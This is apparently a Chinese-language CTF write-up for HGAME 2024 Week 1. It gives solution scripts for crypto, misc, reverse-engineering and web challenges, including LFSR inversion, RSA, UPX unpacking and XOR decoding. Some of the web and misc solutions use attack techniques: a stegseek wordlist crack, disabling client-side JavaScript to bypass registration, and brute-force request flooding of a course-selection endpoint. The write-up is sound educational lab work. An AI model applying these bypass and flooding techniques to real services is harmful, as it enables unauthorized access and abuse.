Week1

Crypto

奇怪的图片

分别取每一个图片，让它和其他所有图片进行异或，之后再对异或后的图片根据文件大小进行排序，就是最后的 `flag` 的次序


- 思路是把只含有 `h` 的图片，跟含有 `hg` 的图片异或之后，就只剩下 `g` 了
- 同理把只只含有 `h` 的图片，跟含有 `hga` 的图片异或之后，就只剩下 `ga` 了

以此类推，得到 `flag` ，这里脚本把之后的也进行了异或，得到完整 `flag` 图片

```
import time
import os
from PIL import Image, ImageDraw, ImageFont
import threading
import random

def xor_images(image1, image2):
    if image1.size != image2.size:
        raise ValueError("Images must have the same dimensions.")
    xor_image = Image.new("RGB", image1.size)
    pixels1 = image1.load()
    pixels2 = image2.load()
    xor_pixels = xor_image.load()
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            r1, g1, b1 = pixels1[x, y]
            r2, g2, b2 = pixels2[x, y]
            xor_pixels[x, y] = (r1 ^ r2, g1 ^ g2, b1 ^ b2)
    return xor_image
def get():
    # 获取输出目录中的所有文件
    file_names = os.listdir('./png_out')
    os.makedirs('flag',exist_ok=True)
    for i in range(len(file_names)):
        #path = './flag/{}/'.format(file_names[i].replace('.png',''))
        my_env = os.path.join('flag', file_names[i].replace('.png',''))
        print(my_env)
        os.makedirs(my_env)
        for j in range(len(file_names)):
            if i == j:
                continue
            image1 = Image.open(''.join('./png_out/' + file_names[i]))
            image2 = Image.open(''.join('./png_out/' + file_names[j]))
            # 进行解密操作
            decrypted_image = xor_images(image1, image2)
            # 环境名称
            name1 = file_names[i]
            name2 = file_names[j]
            #print(name1,name2)
```

```
decrypted_image.save("./flag/{}/{}^{}".format(name1.replace('.png',''),name1,name2))
        # 获取当前文件夹中的所有文件
        files = os.listdir(my_env)
        # 根据文件大小排序
        sorted_files = sorted(files, key=lambda file: os.path.getsize(my_env +'/' +
file))
        #print(sorted_files)
        for w, file in enumerate(sorted_files):
            #print(file)
            # 获取文件扩展名
            ext = ".png"
            # 构建新的文件名
            new_filename = f"{w + 1}{ext}"
            # 重命名文件
            os.rename(my_env +'/' + file, my_env +'/'+ new_filename)
get()

file_names = os.listdir('./flag')

for i in range(len(file_names)):
    my_env = os.path.join('flag', file_names[i])
    #print(my_env)
    for j in range(20,1,-1):
        image1 = Image.open(my_env + f'/{j}.png')
        image2 = Image.open(my_env + f'/{j-1}.png')
        decrypted_image = xor_images(image1, image2)
        decrypted_image.save(my_env + f'/{j}.png')
```

完整 `flag` 在 `5c55dc77` 文件夹中 `hgame{1adf_17eb_803c}`



ezMath

佩尔方程，套个板子直接出 `y` ，然后解 `AES` 即可

```
#sage
from Crypto.Util.number import *
from Crypto.Cipher import AES
from sage.all import *
def pad(x):
    return x+b'\x00'*(16-len(x)%16)
def decrypt(KEY,enc):
    plantxt =  AES.new(KEY,AES.MODE_ECB)
    decrypted = plantxt.decrypt(enc)
    return decrypted
enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9c\xd7\
x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe\xdec\xf2h\xab`\xe5'
\x93\xf8\xde\xb2\x9a\x9a"
def solve_pell(N, most=10000):
    #solve x ** 2 - N * y ** 2 == 1
    cf = continued_fraction(sqrt(N))
    for i in range(most):
        denom = cf.denominator(i)
        numer = cf.numerator(i)
        if numer ** 2 - N * denom ** 2 == 1:
            return numer, denom
    return None, None
D = 114514
x,y = solve_pell(D)
print(x,y)
key=pad(long_to_bytes(y))[:16]
m = decrypt(key,enc)
print(m)
#b'hgame{G0od!_Yo3_k1ow_C0ntinued_Fra3ti0ns!!!!!!!}\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00'
```

ezRSA

应该是想考这个 $p^q+q^p\equiv p+q \mod pq$ 的模型

若 p 为素数且 $\gcd(a,p)=1$,则有 $a^p\equiv a \bmod p$ ，这个结论就是费马(Fermat)定理

则

$$\begin{cases}q^p\equiv q \pmod p\\p^q\equiv p \pmod q\end{cases}$$

$$\begin{cases}q^p=k_1*p+q\\p^q=k_2*q+p\end{cases}$$

$$\text{两式相乘：}(p^q-p)*(q^p-q)=k_1*k_2*n$$

$$\Rightarrow \text{同时 } \bmod n\text{：}(p^q-p)*(q^p-q)\equiv 0 \bmod n$$

$$\begin{cases}q^p\equiv q \pmod n\\p^q\equiv p \pmod n\end{cases}$$

所以 `leak1` 和 `leak2` 就是 `p` 和 `q` 。

```
from Crypto.Util.number import *

leak1=
leak2=
c=
e=0x10001
n=leak1*leak2
phi = (leak1-1)*(leak2-1)
d = inverse(e,phi)
m = pow(c,d,n)
print(long_to_bytes(int(m)))
#b'hgame{F3rmat_l1tt1e_the0rem_is_th3_bas1s}'
```

ezPRNG

是一个 `lfsr` 逆一下就可以了，需要注意的是，虽然循环了 `1000` 次，但是有用的只有前 `32` 次，因为 `flag` 是 `8` 位十六进制，也就是 `LFSR` 初始状态是 `32 bit`。根据函数里的 `(R << 1) & 0xffffffff`，因为左移，所以前三十二个保留了 `flag`，三十二各之后 `flag` 就会被顶完，所以只用 `output` 前三十二个即可。

```
output=
def LFSR_inv(R,mask):
    stre = bin(R)[2:].zfill(32)
    new=stre[-1:]+stre[:-1]
    new=int(new,2)                    #R循环右移一位得到new
    i = (new & mask) & 0xffffffff
    lastbit = 0
    while i != 0:
        lastbit ^= (i & 1)
        i = i >> 1
    return R>>1 | lastbit<<31         #最高位用lastbit填充
mask = 0b10001001000010000100010010001001

flag = []
for i in range(len(output)):
    w = output[i][:32]
    c = int(w,2)
    for _ in range(32):
        c = LFSR_inv(c,mask)
    flag.append(hex(c)[2:])
    print(hex(c)[2:])
print(flag)
flag = f"hgame{{{flag[0]}-{flag[1][:4]}-{flag[1][4:]}-{flag[2][:4]}-{flag[2]
[4:]+flag[3]}}}"
print(flag)
#hgame{fbbbee82-3f43-4f91-9337-907880e4191a}
```

来学习一下 `lsfr`

```
def lfsr(R,mask):
    output = (R << 1) & 0xffffffff
    i=(R&mask)&0xffffffff
    lastbit=0
    while i!=0:
        lastbit^=(i&1)
        i=i>>1
    output^=lastbit
    return (output,lastbit)
```

函数传入 R 和 mask 两个参数，output 由 R 左移一位然后和 0xffffffff 进行了与操作得到，相当于把原来 R 的最高比特位顶掉了，末尾填了一个 0 。i 是由 R 和 mask 进行了与操作，后面的循环主要用于得到 lastbit。

lastbit 首先为 0， 然后 lastbit 和 i &1 的结果异或，i 右移一位，以此类推，知道 i 为 0，不难分析出 lastbit 实际就是 i 的每个比特位异或得到的。在循环结束后 output 和 lastbit 进行了异或，由于之前 output 的最低比特是 0，所以相当于把 output 的最低位设成了 lastbit。函数返回 output 和 lastbit 返回。

总结一下 lfsr 这个函数：

对于传入的 R 和 mask，R 左移一位把最高位顶掉，最低一位由 R & mask 结果的各个比特位异或的结果进行填充。并返回最终结果和最低位。


可以看到这就是一个典型的线性反馈移位寄存器的实现，初始状态是 flag 的 32 比特位，随后不断顶掉高位，在最后一位填充。可以想象成一个长度为 32 的队列，每一次队列向前移动，最前面（最高位）的出去，后面填充的由前一状态的 32 个比特经过运算决定（具体就是 lastbit 的生成方法）。

我们看一下 lastbit 的生成方法，R 和 mask 进行与操作，mask 是 `0b10001001000010000100010010001001`,和 0 进行与操作肯定是 0，所以实际上 R 只有几个比特位起作用，就是 mask 为 1 的那些 bit 位。也就是说 R 的这些位异或得到了 lastbit。

这个 LFSR 当生成了第一个比特时，flag 最初始的 32 比特最高比特被顶出去了，生成第二个比特时，原始状态的第二高位被顶出去了。我们不妨想一下当生成第 32 个比特结束后，此时的状态就是 flag 最初始的 32 比特完全都被顶出去了。而这 32 个比特我们都已知（程序每次都把 lastbit 记录写进了 key 中）。此时状态的 32 个比特的最低位是由上一状态的 32 比特起作用的那些位异或得到的，而 mask 的最高位是 1，所以也就是上一个状态的最高位参与了异或运算，而上一个状态最高位就是被顶出去的 flag 初始状态的最低一位，此外我们可以得到参与异或运算的其他比特位，那么我们就可以算出初始状态的最低位了。

Misc

签到




```
hgame{welc0me_t0_HGAME_2024}
```

SignIn

从上往下看

```
hgame{WOW_GREAT_YOU_SEE_IT_WONDERFUL}
```

simple_attack

明文攻击

hgame{s1mple_attack_for_zip}

来自星尘的问候

一眼 `stegseek` 解密，

```
stegseek secret.jpg /usr/share/dict/rockyou.txt
```

把文件后缀改为 `zip` 解压，然后搜了一下《来自星尘》这是一个游戏，在论坛看到了这个字体

https://nga.178.com/read.php?tid=39109851&rand=378


从左到右是 `A-Z`，底下一排是小写，上面是大写，最后是数字 `1-0`。

最后，woff2转成ttf字体文件我就放在这里方便大家取用了
https://img.nga.178.com/attachments/mon_202401/26/-klbw3Q2t-f745K8.zip?filename=Sumerhan-Regular.zip

```
hgame{welc0me}
```

希儿希儿希尔


爆破宽高



`binwalk -e flag810.png` 得到密文

```
CVOCRJGMKLDJGBQIUIVXHEYLPNWR
```

`zsteg` 拿到了 `key`



改成全大写即可

```
hgame{DISAPPEARINTHESEAOFBUTTERFLY}
```

Reverse

ezIDA

直接搜 `hgame`


```
astcall main(int argc, const char **argv, const char **envp)
        proc near               ; CODE XREF: __scrt_common_main_seh(void)+107↓p
                                ; DATA XREF: .pdata:0000000140004018↓o
        push    rbx
        sub     rsp, 20h
        lea     rcx, Format     ; "plz input flag:\n"
        call    sub_140001020
        lea     rbx, unk_1400030C8
        mov     rdx, rbx
        lea     rcx, a39s       ; "%39s"
        call    sub_140001080
        lea     r8, aHgameW3lc0meT0 ; "hgame{W3lc0me_T0_Th3_World_of_Rev3rse!}"
        sub     r8, rbx

l112:                           ; CODE XREF: main+43↓j
        movzx   ecx, byte ptr [rbx]
```

```
hgame{W3lc0me_T0_Th3_World_of_Rev3rse!}
```

ezUPX

`upx` 脱壳

```
$ upx -d ezUPX.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2024
UPX 4.2.2       Markus Oberhumer, Laszlo Molnar & John Reiser    Jan 3rd 2024

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     10752 <-      8192   76.19%    win64/pe     ezUPX.exe

Unpacked 1 file.
```



有科技谁还看脚本，喂给 `chat`

```
byte_1400022A0 = [0x64, 0x7B, 0x76, 0x73, 0x60, 0x49, 0x65, 0x5D, 0x45, 0x13, 0x6B,
                  0x02, 0x47, 0x6D, 0x59, 0x5C, 0x02, 0x45, 0x6D, 0x06, 0x6D, 0x5E,
0x03,
                  0x46, 0x46, 0x5E, 0x01, 0x6D, 0x02, 0x54, 0x6D, 0x67, 0x62, 0x6A,
0x13,
                  0x4F, 0x32]

flag = []

for i in range(len(byte_1400022A0)):
    flag.append(byte_1400022A0[i] ^ 0x32)

print("Flag:", ''.join([chr(c) for c in flag]))
# Flag: VIDAR{Wow!Y0u_kn0w_4_l1ttl3_0f_UPX!}
```

ezASM

有科技谁还读脚本，扔给 `chat`

```
import sys

# Predefined string
c = [74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107, 79, 82, 18, 80, 86,
22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95, 34]

# Initialize flag with zeros
flag = [0] * 33

# Strings
format_str = "plz input your flag: "
success_str = "Congratulations!"
failure_str = "Sry, plz try again"

# Print prompt
sys.stdout.write(format_str)
sys.stdout.flush()

# Read user input
user_input = sys.stdin.readline().strip()

# Check flag
success = True
for i in range(33):
    if ord(user_input[i]) ^ 0x22 != c[i]:
        success = False
        break

# Print result
if success:
    print(success_str)
else:
    print(failure_str)
```

exp

```
# Predefined string
c = [74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107, 79, 82, 18, 80, 86,
22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95, 34]

# Reversed flag list
flag = []

# Perform XOR operation to get the original flag
for i in range(len(c)):
    flag.append(c[i] ^ 0x22)

# Convert flag from list of integers to string
flag_string = ''.join([chr(char) for char in flag])

print("Flag:", flag_string)
# Flag: hgame{ASM_Is_Imp0rt4nt_4_Rev3rs3}
```

ezPYC

```
pyinstxtractor-ng ezPYC.exe
pycdc ezPYC.pyc > ezPYC.py
```

```
# Source Generated with Decompyle++
# File: ezPYC.pyc (Python 3.8)
flag = [
    87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114,
    100, 112, 112, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112,
    48, 108, 100, 37, 124, 2
]

c = [1, 2, 3, 4]
input = input('plz input flag:')
for i in range(0, 36, 1):
    if ord(input[i]) ^ c[i % 4] != flag[i]:
        print('Sry, try again...')
        exit()
        continue
        print('Wow!You know a little of python reverse')
        return None
```

上科技

```
encrypted_flag = [
    87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114,
    100, 112, 112, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112,
    48, 108, 100, 37, 124, 2
]

c = [1, 2, 3, 4]

# Initialize an empty list to store the decrypted flag
decrypted_flag = []
```

```python
# Decrypt the flag
for i in range(len(encrypted_flag)):
    decrypted_char = encrypted_flag[i] ^ c[i % len(c)]  # Perform XOR operation
    decrypted_flag.append(decrypted_char)

# Convert the decrypted flag from ASCII codes to characters
flag_string = ''.join([chr(char) for char in decrypted_flag])

print("Decrypted Flag:", flag_string)
# Decrypted Flag: VIDAR{Python_R3vers3_1s_1nter3st1ng!}
```

Web

2048*16


在 `index-_wkhdPNY.js` 里面搜索 `hga` 的时候出来一串字符

```
V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3
```

感觉像是 `base64` 的变表，看到这个 `bestContainer` 再搜这个

```
g.prototype.updateBestScore = function(x) {
    this.bestContainer.textContent = x
}
,
g[h(432)][h(469)] = function(x) {
    var n = h
      , e = x ? "game-won" : n(443)
      , t = x ? s0(n(439),
"V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3") : n(453);
    this[n(438)][n(437)].add(e),
    this[n(438)][n(435)]("p")[-1257 * -5 + 9 * 1094 + -5377 * 3].textContent = t
}
```

便玩了一关，结束是 `Try again` 搜一下



调用了这个函数

```
function g() {
    var x = F;
    this[x(440)] = document[x(480)](x(458)),
    this[x(459)] = document[x(480)](x(433)),
    this[x(448)] = document[x(480)](x(456)),
    this.messageContainer = document[x(480)](".game-message"),
    this[x(491)] = -4114 * 1 + -1 * 2915 + 7029
```

去搜 `messageContainer` 这个也可以

```
"messageContainer", "I7R8ITMCnzbCn5eFIC=6yliXfzN=I5NMnz0XIC==yzycysi70ci7y7iK",
"tileContainer"
```

发现了密文，解密 即可

```
flag{b99b820f-934d-44d4-93df-41361df7df2d}
```

Bypass it


停用 `js` 然后注册，用户密码都是 `admin123` 成功登陆，拿到flag

```
hgame{8cddb7ebf6add72cbee01b90d67d94f51ebc2e29}
```

Select Courses

直接一直发包，就可以卡进去选课，我注释了课程的循环，再外层再加个循环，再给 `send_request()` 函数加个参数，`id` 那里改成添加的参数，可以实现一键爆破。

```
谢谢啦！这是给你的礼物：hgame{w0W_!_1E4Rn_To_u5e_5cripT_^_^}
```

